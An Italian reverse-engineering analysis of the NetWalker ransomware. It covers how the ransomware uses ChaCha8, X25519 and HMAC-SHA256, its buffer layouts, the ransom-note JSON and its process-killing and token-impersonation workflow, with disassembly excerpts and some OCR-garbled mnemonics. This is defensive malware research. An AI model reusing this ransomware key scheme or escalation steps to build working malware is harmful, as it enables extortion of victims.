La stringa evidenziata sono in realtà 4 DWORD scelte da D.J. Bernstein

La stringa mostrata sopra indica che siamo in presenza di Salsa20 o ChaCha. Il layout in memoria dello stato ha permesso di identificare le funzioni come implementazioni di ChaCha e non di Salsa20 (confermato poi sperimentalmente).

ChaCha infatti salva la stringa in modo continuo nel suo stato, il popolamento dello stato ha permesso di identificare la funzione per il setup della chiave e dell'IV e, per esclusione, quella di cifratura.

L'ultima primitiva usata da NetWalker è X25519. Ci sono due elementi chiave per la sua identificazione.

Il primo è che le viene passato un buffer, di 32 byte, riempito di zeri tranne per il primo byte, che ha valore 9.

```
push    20h
call    halloc
mov     ebp, eax
add     esp, 4
mov     [esp+38h+basePoint], ebp
test    ebp, ebp
jz      loc_100061CA

mov     byte ptr [ebp+0], 9
```

Un buffer di 32 byte composto da un 9 seguito da zeri è molto probabilmente il punto iniziale in una curva ellittica

L'altro elemento, forse più decisivo, è l'operazione di [clamping](#) fatta sul secondo buffer passato alla funzione.

```

mov     al, [esp+20Ch+var_1E1] ← ultimo byte
push   [esp+20Ch+basePoint]
and    [esp+210h+copyOfRandom], 0F8h ; Clamping
and    al, 3Fh
or     al, 40h
mov    [esp+210h+var_1E1], al

```

I valori 248, 63 e 64 sono decisivi per identificare la primitiva.

Il clamping è tipico di X25519 (ed Ed25519) ed insieme al punto iniziale di valore 9, permettono di identificare la primitiva come X25519.

X25519 e le altre primitive

Rispolverando le proprietà di X25519, almeno quelle usate da NetWalker, possiamo dire che:

La primitiva X25519(SK, Base) prende in input un intero (SK) ed un punto sulla curva (Base) e ritorna il loro prodotto.

Questa viene usata per generare un segreto in comune tra due comunicanti remoti senza che esso sia trasmesso o che sia calcolabile dalle informazioni trasmesse.

Il classico uso del problema del logaritmo discreto ma applicato a questa specifica curva ellittica.

Per generare una coppia di chiavi si usa:

$$SK_A = 32 \text{ byte random}$$

$$PK_A = X25519(SK_A, B_9)$$

dove B_9 è il punto di valore 9.

Supposto che Alice e Bob abbiano una coppia di chiavi ciascuno:

$$SK_A = 32 \text{ byte random}$$

$$PK_A = X25519(SK_A, B_9)$$

$$SK_B = 32 \text{ byte random}$$

$$PK_B = X25519(SK_B, B_9)$$

questi possono generare un valore segreto comune (da usare come chiave simmetrica) solo scambiandoli le chiavi pubbliche:

$$\text{shared} = X25519(SK_A, PK_B) \text{ Alice}$$

$$\text{shared} = X25519(SK_B, PK_A) \text{ Bob}$$

NetWalker combina le primitive in due funzioni di alto livello:

hash = SHA256p1(m). E' lo SHA256 di **m** ma il primo byte dell'hash è *incrementato* di uno. Solo il primo byte è incrementato, con un'addizione modulo 2^8 (in pratica è usata l'istruzione `inc BYTE [...]`).

```

SHA256p1(m):
hash[32] = SHA256(m)

```

```
hash[0] += 1  
return hash
```

pk, h, shared = computeShared_Hash_Pk(pk_in). Ha il compito di generare una nuova coppia di chiavi (**pk**, **sk**), di ottenere un valore condiviso **shared** da (**sk** e **pk_in**) e di calcolare lo **SHA256p1** di **shared**.

```
make_sk():  
  rnd = RtlRandomEx if os_version > 0x51 else RtlRandom  
  seed = GetSystemTimeAsFileTime()  
  return [rnd(seed) for _ in range(32)]  
  
computeShared_Hash_Pk(pk_in):  
  sk[32] <- make_sk()  
  pk = X25519(sk, B9)  
  shared = X25519(sk, pk_in)  
  h = SHA256p1(shared)  
  return pk, h, shared
```

Abbiamo introdotto la funzione `make_sk()` per facilità di notazione futura, in quanto NetWalker usa sempre questo metodo per la generazione di chiavi segrete. Usiamo inoltre la notazione `<-` e non `=` per l'assegnazione, a rimarcare la natura casuale della funzione `make_sk()`.

La chiave segreta è generata salvando l'ora di sistema come ritornata da `GetSystemTimeAsFileTime` ed usando `RtlRandomEx` (o `RtlRandom`, in versioni di Windows più vecchie).

hmac, c = HMAC_and_encrypt(key, iv, data, len). Cifra data usando ChaCha e la chiave e l'IV passati (solo i primi 8 byte, gli altri non servono). Inoltre calcola l'HMAC di data usando la chiave passata.

```
HMAC_and_encrypt(key, iv, data, len):  
  c = chacha8(key = key, iv = iv[0..8], data, len)  
  hmac = hmac_sha256(key = key, data, len)  
  return hmac, c
```

La chiave segreta e gli altri buffer

Come visto nel punto precedente X25519 non permette di cifrare, è una primitiva usata per lo scambio di chiavi. In preparazione per la fase di cifratura, NetWalker genera una chiave segreta e la relativa chiave pubblica.

```
secret1 <- make_sk()  
pk1 = X25519(secret1, B9)  
crc_pk1 = CRC32(pk1)
```

$PK1$ sarà la chiave pubblica usata per generare la chiave di cifratura di ogni file. Vedremo che al momento di cifrare un file, una coppia di chiavi (PK_F , SK_F) è generata per quel file ed un segreto $shared_F = X25519(SK_F, PK1)$ è ottenuto per essere usato come chiave ChaCha.

Il CRC32 (calcolato usando `RtlComputeCrc32`) è usato per il check, lato attaccanti, dei dati ricevuti. Risulta quindi necessario conoscere $secret1$ per riottenere lo stesso segreto a partire da PK_F . (SK_F non è mai salvata, e risulta essere, di fatto, una chiave effimera).

$secret1$ è l'unica chiave segreta non effimera, cioè effettivamente necessaria e recuperabile dai criminali.

Per trasmetterla a loro viene quindi cifrata a sua volta. Questo è fatto generando un'altra coppia di chiavi ed usando **mpk** per generare un segreto comune con i criminali.

L'uso delle funzioni di alto livello viste sopra è uniforme in tutto NetWalker ed ha sempre la forma mostrata qui sotto.

```
pk2, h_shared1, shared1 = computeShared_Hash_Pk(mpk)
```

$shared1$ è l'altro segreto di vitale importanza, esso è usato per cifrare $secret1$:

```
hmac_secret1, e_secret1 = hmac_and_encrypt(shared1, h_shared1, secret1, 0x20)
```

```
push    ebp                ; basepoint
push    edi                ; secret key
push    ebx                ; [out] pubkey
call    curve25519        ; this is curve25519
                                ; see https://cr.yip.to/ecdh.html
lea     eax, [esp+48h+out_ptrSHA256_shared]
mov     dword ptr [esp+48h+out_ptrPK2], 0
push    eax                ; out_ptrSHA256_shared
lea     eax, [esp+4Ch+out_ptrShared]
mov     dword ptr [esp+4Ch+out_ptrShared], 0
push    eax                ; out_ptrShared
lea     eax, [esp+50h+out_ptrPK2]
mov     dword ptr [esp+50h+out_ptrSHA256_shared], 0
push    eax                ; out_ptrPK
push    [esp+54h+mpk]      ; mpk
call    computeShared_Hash_Pk
add     esp, 1Ch
test    eax, eax
jz     loc_10006186
```


```
call    getBufferAPI
push    20h
push    ebx
push    0
mov     eax, [eax+004h]
call    eax                ; RtlComputeCRC32(pk1)
mov     ebp, dword ptr [esp+3Ch+out_ptrSHA256_shared]
mov     esi, dword ptr [esp+3Ch+out_ptrShared]
mov     [esp+3Ch+crc32], eax
lea     eax, [esp+3Ch+hmac]
push    eax                ; out HMAC
lea     eax, [esp+40h+mpk]
mov     [esp+40h+mpk], 0
push    eax                ; encrypted
push    20h                ; size
push    edi                ; secret1 (data to protect)
push    ebp                ; sha256(shared) (chacha IV)
push    esi                ; shared (secret key, hmac and chacha)
mov     [esp+54h+hmac], 0
call    HMAC_and_encrypt
add     esp, 18h
test    eax, eax
jz     loc_10006190
```

La generazione di *secret1*, di *shared1* per la cifratura del primo, del CRC32 di *PK1* e la cifratura stessa di *secret1*.

Il ransomware procede adesso con la creazione di quattro buffer, che abbiamo rinominato: *buffer5C*, *buffer6C*, *bufferVar* e *bufferP50*.

Il primo è un buffer di lavoro usato estensivamente da NetWalker, gli altri tre sono buffer temporanei usati per la creazione del JSON misterioso (che risulterà essere proprio il base64 di *bufferP50*).

Iniziamo con il `buffer6C` poichè è quello più immediato ed è linkato a `buffer5C`. Il codice che lo genera è dentro la stessa funzione che genera le chiavi sopra.



Creazione e popolamento del buffer6C

Il buffer ha il seguente layout.

Format is XX: YYYY where XX is the offset of the field (in hex) and YYYY its description.

All values are native. The arrays hold native data too.

- 00-04: CRC32(pk1)
- 04-24: pk2
- 24-2c: h_shared1
- 2c-4c: hmac_secret1
- 4c-6c: e_secret1

buffer6C è quindi fondamentale per il recupero di *secret1*.

Infatti tramite $shared1 = X_{25519}(SK_{crim}, PK2)$ è possibile ottenere *shared1*, decifrare *secret1* con $secret1 =$

`chacha8(key = shared1, iv = h_shared1, data = e_secret1, len = 0x20)`, verificarne la correttezza con `HMAC-SHA256(secret1) == hmac_secret1` e tramite il controllo aggiuntivo `CRC32(X25519(secret1, B9)) == CRC32(pk1)`.

Permette quindi ai criminali di riottenere tutte le chiavi necessarie alla decifratura dei file.

Il `buffer6C` è salvato nel `buffer5C`, quest'ultimo è usato frequentemente e contiene valori utili al malware.

Ne riportiamo una mappa, il suo popolamento avviene dentro la funzione `prepareForEncryption` e non presenta grosse difficoltà per l'analista.

Format is `XX: YYYY` where `XX` is the offset of the field (in hex) and `YYYY` its description.

All values are native. The arrays hold native data too.

```
00: OS major
04: OS minor
08: is WOW64 process
0c: -
10: current process id
14: idsz
18: hex(crc32(pk1))[0..idsz]
1c: same as 0x18 but in unicode
20: will be populated with net names
24: len of the buffer at 0x20
28: CRC32(mpK)
2c: mpk
30: CRC32(pk1)
34: pk1
38: size of buffer6C (which is 0x6c)
3c: ptr buffer6C
40: len of str at 0x44
44: unicode str for ., where is str at 0x1c
48: lfile string, interpolated, len
4c: lfile string, interpolated
50: lfile string, interpolated with * as {id}
54: lend string, interpolated, len
58: lend string, interpolated
```

I valori nel `buffer5C` sono tutti di immediata comprensione, eccetto forse per quelli descritti come “interpolated”.

Con questo nome si intende il valore ottenuto da una stringa con placeholder del tipo `{id}` o simili, una volta sostituito a questi un valore.

Ad esempio `{id}-Readme.txt`, una volta interpolato, può divenire `24138-ReadMe.txt`.

Il nome si rifà alla funzionalità di string interpolation di molti linguaggi moderni.

La stringa all'offset `0x50`, ovvero `*-Readme.txt` (secondo la configurazione mostrata all'inizio), è usata per

controllare se nella directory di un file appena cifrato è già presente il manifesto per il riscatto (ed eventualmente crearlo).

Altro valore importante è la stringa a `0x18` , ovvero il `CRC32(pk1)` convertito in hex e troncato ai primi `idsz` caratteri.

Questo è l'id della vittima, lo chiameremo, appunto, **id** nel seguito.

Una volta preparato il `buffer5C` , NetWalker scrive il contenuto del manifesto per il riscatto. In particolare ci interessa il campo `{code}` che viene riempito con un JSON.

Viene prima creato il `bufferVar` , di dimensione `idsz + 0x74 + strlen(lfile)`, così fatto:

```
Format is XX: YYYY where XX is the offset of the field (in hex) and YYYY its description.
```

```
All values are native. The arrays hold native data too.
```

```
00: copy of buffer6C  
6C: idsz (i.e. len of victim's id)  
70: victim's id  
74: len of lfile  
78: lfile
```

Questo buffer contiene il `buffer6C` e qualche informazione in più, necessarie ai criminali per sapere quale estensione hanno i file cifrati (in modo da poterli enumerare) e come si chiamano i file di manifesto (in modo da poterli rimuovere).

Questo buffer è essenzialmente il contenuto del JSON contenuto nel manifesto ma non così come mostrato. Per qualche motivo infatti `bufferVar` è cifrato ancora una volta:

```
pk3, h_shared2, shared2 = computeShared_Hash_Pk(mpk)
```

```
hmac_buffer_var, e_buffer_var = hmac_and_encrypt(key = shared2, iv = h_shared2, data = bufferVar, len = len(bufferVar))
```

Viene, infine creato l'ultimo buffer, `bufferP50` , che contiene le informazioni per decifrare `bufferVar` (il quale contiene le informazioni per cifrare `secret1`, che serve per decifrare i file):

```
Format is XX: YYYY where XX is the offset of the field (in hex) and YYYY its description.
```

```
All values are native. The arrays hold native data too.
```

```
00: h_shared2  
08: hmac_buffer_var  
28: pk3  
48: CRC32(mpk)
```

```
4c: CRC32(pk1)
50: e_buffer_var
```

Gli attaccanti possono generare $shared2 = X25519(SK_{crim}, pk3)$ e decifrare il *bufferVar*.

Il `bufferP50` è convertito in base64, diviso in linee di 50 caratteri e poi usato per generare il JSON dalla forma `{code_id: base64(bufferP50)}` .

```
nov    [esp+58h+outSize], 0
push   eax                    ; outStr
lea    eax, [esp+5Ch+outSize]
push   eax                    ; outSize
lea    eax, [ebp+50h]
push   eax                    ; size bufferP50
push   edi                    ; buffer +50
call   base64_encode         ; ecode bufferP50
add    esp, 10h
test   eax, eax
jz     loc_10002762
```

```
push   0
lea    eax, [esp+5Ch+var_34]
nov    [esp+5Ch+var_34], 0
push   eax
push   [esp+60h+outStr]
push   [esp+64h+outSize]
call   splitinLines
add    esp, 10h
test   eax, eax
jz     loc_10002756
```

```
novaps xnn0, ds:xnnword_10000020
lea    eax, [esp+58h+var_38]
push   eax
nov    eax, buffer5C
nov    [esp+5Ch+var_48], 6469h
nov    [esp+5Ch+var_46], 0
nov    [esp+5Ch+var_44], 343662h
push   duord ptr [eax+18h]
lea    eax, [esp+60h+var_48]
nov    [esp+60h+var_38], 0
push   eax
lea    eax, [esp+64h+var_10]
push   eax
novups [esp+68h+var_10], xnn0
call   replaceEntity
add    esp, 10h
test   eax, eax
jz     short loc_10002740
```


```
lea    eax, [esp+58h+var_18]
nov    [esp+58h+var_18], 0
push   eax
push   [esp+5Ch+var_34]
lea    eax, [esp+60h+var_44]
push   eax
push   [esp+64h+var_38]
call   replaceEntity ; {code_id: <b64 bufferP50>}
```

```
[add esp, 10h
```

La generazione del JSON misterioso. Con tutte le primitive identificate, la sua analisi è banale.

Di seguito un riepilogo.

```
{  
  code_241385:  
  "fe562683klJue87T..."  
}
```




- 🔒 Chiave chacha8 e HMAC-SHA256
- 🛡️ Chiave pubblica X25519

La struttura del JSON da inviare ai criminali affinché possano decifrare i file

Il flusso di lavoro del malware

Una volta preparate le chiavi per la cifratura, il flusso di lavoro del malware è abbastanza immediato.



Il flusso di lavoro. Nella parte finale, non mostrata, il malware prova a scrivere il manifesto nel desktop e nelle root dei dischi impersonando explorer.exe (sebbene sia già eseguito nel contesto di questo)

Le operazioni del malware sono, in ordine:

Acquisizione dei privilegi di Debug e impersonificazione di altri processi.

Avvio dei thread per la terminazione dei processi (usando NtQuerySystemInformation), dei servizi (usando le API del service manager) e dei task (usando l'interfaccia come ITaskService) indicati nella configurazione.


Controllo della presenza di file in uso da altre applicazioni. Il controllo avviene usando NtQuerySystemInformation , con classe 0x10 per ottenere tutti gli handle aperti, duplicando ognuno di essi e verificando se è possibile mapparne un byte. Questo controllo serve a considerare solo gli handle di tipo file.

Recupero del token di explorer.exe. per fare ciò il malware usa GetSystemInformation per enumerare tutti i processi. Prima impersona winlogon.exe e dopo recupera il token di explorer.

Avvio dei thread di lavoro. Viene inizializzata una lista doppia concatenata che contiene, per ogni elemento, un puntatore alla procedura da eseguire ed un puntatore ai dati di questa.

Vengono poi creati due thread: uno consuma un elemento dalla lista (se presente) e crea un nuovo thread se il numero totale di thread non supera quello indicato dalla configurazione. L'altro thread rimuove i thread finiti

(scorrendo il buffer con i loro handle ed usando `WaitForSingleObject`) e decrementa il conteggio, permettendo la creazione di nuovi thread.

